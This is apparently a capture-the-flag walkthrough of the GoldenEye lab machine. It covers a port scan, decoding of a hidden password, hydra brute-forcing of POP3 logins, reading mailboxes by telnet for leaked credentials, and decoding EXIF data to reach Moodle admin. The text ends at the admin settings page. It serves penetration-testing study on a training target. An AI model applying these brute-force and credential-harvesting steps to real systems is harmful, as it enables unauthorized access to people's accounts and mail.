


IP da máquina: 192.168.56.101 // MAC: 08:00:27:3B:86:3C

sudo nmap -sV -O -sC -Pn -p- -sN -vvv 192.168.56.101


```
PORT      STATE SERVICE      REASON      VERSION
25/tcp    open  smtp         tcp-response Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BIT
MIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http         tcp-response Apache httpd 2.4.7 ((Ubuntu))
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown  tcp-response
|_ssl-date: TLS randomness does not represent time
55007/tcp open  pop3         tcp-response Dovecot pop3d
|_pop3-capabilities: STLS AUTH-RESP-CODE UIDL USER RESP-CODES SASL(PLAIN) CAPA PIPELINING TOP
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:3B:86:3C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.56.101/



```
GoldenEye Primary Admin
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:.....
GOLDENEYE
User: UNKNOWN
Naviagate to /sev-home/ to login
```

view-source:http://192.168.56.101/terminal.js



```
var data = [
  {
    GoldenEyeText: "<span><br>Severnaya Auxiliary Control Station<br>****TOP SECRET ACCESS****<br>Accessing Server Identity<br>Server Name:.....<br>GOLDENEYE<br><br>User: I
  };
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//6#73;6#110;6#118;6#105;6#110;6#99;6#105;6#98;6#108;6#101;6#72;6#97;6#99;6#107;6#51;6#114;
//
//BTW Natalya says she can break your codes
//
```

https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,")&input=JiM3MzsmIzExMDs
mIzExODsmIzEwNTsmIzExMDsmIzk5OyYjMTA1OyYjOTg7JiMxMDg7JiMxMDE7JiM3
MjsmIzk3OyYjOTk7JiMxMDc7JiM1MTsmIzExNDs

InvincibleHack3r

Recipe

Magic

Depth
3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

start: 89 length: 89
end: 89 lines: 1
length: 0

InvincibleHack3r

Output

start: 68 time: 63ms
end: 84 length: 11909
length: 16 lines: 444

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	InvincibleHack3r	Matching ops: From Base64 Valid UTF8 Entropy: 3.63
	InvincibleHack3r	Matching ops: From Base64, From HTML Entity Valid UTF8 Entropy: 3.07

http://192.168.56.101/sev-home/

GoldenEye Primary Admin

http://192.168.56.101/termi

192.168.56.101/sev-home

Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:.....
GOLDENEYE
User: UNKNOWN
Navigate to /sev-home

Authentication Required - Mozilla Firefox

http://192.168.56.101 is requesting your username and password. The site says: "GoldenEye Restricted Access"

User Name: boris

Password:

Cancel OK

http://192.168.56.101/sev-home/

192.168.56.101/sev-home/

192.168.56.101/sev-home/

GOLDENEYE

GoldenEye is a Top Secret Soviet orbital weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port

view-source: http://192.168.56.101/sev-home/

Qualified GoldenEye Network Operator Supervisors:
Natalya
Boris

hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt 192.168.56.101 pop3 -s 55007

```
[*]-[headcrusher@parrot]-[~]
$ hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt 192.168.56.101 pop3 -s 55007
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-16 12:28:58
[INFO] several providers have implemented cracking protection, check with a small wordlist first -
and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 444 login tries (l:2/p:222), ~28 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 364 to do in 00:05h, 16 active
[55007][pop3] host: 192.168.56.101 login: boris password: secret1!
```

```
[55007][pop3] host: 192.168.56.101 login: natalya password: bird
```

telnet 192.168.56.101 55007

USER boris

PASS secret1!

```
[*]-[headcrusher@parrot]-[~]
$ telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

RETR 1

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id D9E47454B1
    for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.
.
```

RETR 2

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id C3F2B454B1
    for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

RETR 3


```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id 4B9F4454B1
    for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these access codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....

PS - Keep security tight or we will be compromised.
```

telnet 192.168.56.101 55007

USER Natalya

PASS bird

```
[*]-[headcrusher@parrot]-[-]
$telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
```

RETR 1

```
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id D5EDA454B1
    for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training.
I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after
by a crime syndicate named Janus.
.
```

RETR 2

```
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 17C96454B1
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you
see any config issues, especially is it's related to security...even if it's not, just enter it in
under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network...


Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

```
[x]-[headcrusher@parrot]-[~]
$ cat /etc/hosts | grep severnaya-station.com
192.168.56.101 severnaya-station.com
```


<http://severnaya-station.com/gnocertdir/login/index.php>

xenia

RCP90rulez!



<http://severnaya-station.com/gnocertdir/>



<http://severnaya-station.com/gnocertdir/message/index.php?viewing=unread&user2=5>

[Add contact](#) | [Block contact](#)

[All messages](#) | [Recent messages](#) | [New messages \(1\)](#)

Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"

Training Scientist - Sr Level Training Operating Supervisor

GoldenEye Operations Center Sector

Level 14 - NO2 - id:998623-1334

Campus 4, Building 57, Floor -8, Sector 6, cube 1,007

Phone 555-193-826

Cell 555-836-0944

Office 555-846-9811

Personal 555-826-9923

Email: doak@

Please Recycle before you print, Stay Green aka save the company money!

"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy

"You miss 100% of the shots you don't shoot at" - Wayne G.

THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

```
hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.56.101 pop3 -s 55007
```

```
[*]-[headcrusher@parrot]-[~]
$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.56.101 pop3 -s 55007
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-16 13:00:42
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.56.101 login: doak password: goat
```

```
telnet 192.168.56.101 55007
```

```
USER doak
```

```
PASS goat
```



```
[x]-[headcrusher@parrot]-[-]  
$telnet 192.168.56.101 55007  
Trying 192.168.56.101...  
Connected to 192.168.56.101.  
Escape character is '^]'.  
+OK GoldenEye POP3 Electronic-Mail System  
USER doak  
+OK  
PASS goat  
LIST  
+OK Logged in.
```


RETR 1

```
RETR 1  
+OK 606 octets  
Return-Path: <doak@ubuntu>  
X-Original-To: doak  
Delivered-To: doak@ubuntu  
Received: from doak (localhost [127.0.0.1])  
    by ubuntu (Postfix) with SMTP id 97DC24549D  
    for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)  
Message-Id: <20180425034731.97DC24549D@ubuntu>  
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)  
From: doak@ubuntu  
  
James,  
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?  
  
Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....  
  
username: dr_doak  
password: 4England!
```


<http://severnaya-station.com/gnocertdir/login/index.php>

dr_doak


4England!




http://severnaya-station.com/gnocertdir/user/files.php



s3cret.txt



http://severnaya-station.com/dir007key/for-007.jpg



exiftool for-007.jpg

Image Description : eFdpbnRlcjE50TV4IQ==

[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,*\)&input=ZUZkcGJuUmxjakU1T1RWNEIRPT0](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,*)&input=ZUZkcGJuUmxjakU1T1RWNEIRPT0)

Recipe

Magic

Depth

3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

length: 20
lines: 1

eFdpbnRlcjE50TV4IQ==

Output

start: 207
end: 207
length: 0


time: 22ms
length: 11703
lines: 438

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/',true)	xWinter1995x!	Valid UTF8 Entropy: 3.39
	eFdpbnRlcjE50TV4IQ==	Matching ops: From Base64, From Hexdump Valid UTF8 Entropy: 4.22

<http://severnaya-station.com/gnocertdir/login/index.php>


admin

xWinter1995x!




<http://severnaya-station.com/gnocertdir/admin/settings.php?section=systempaths>

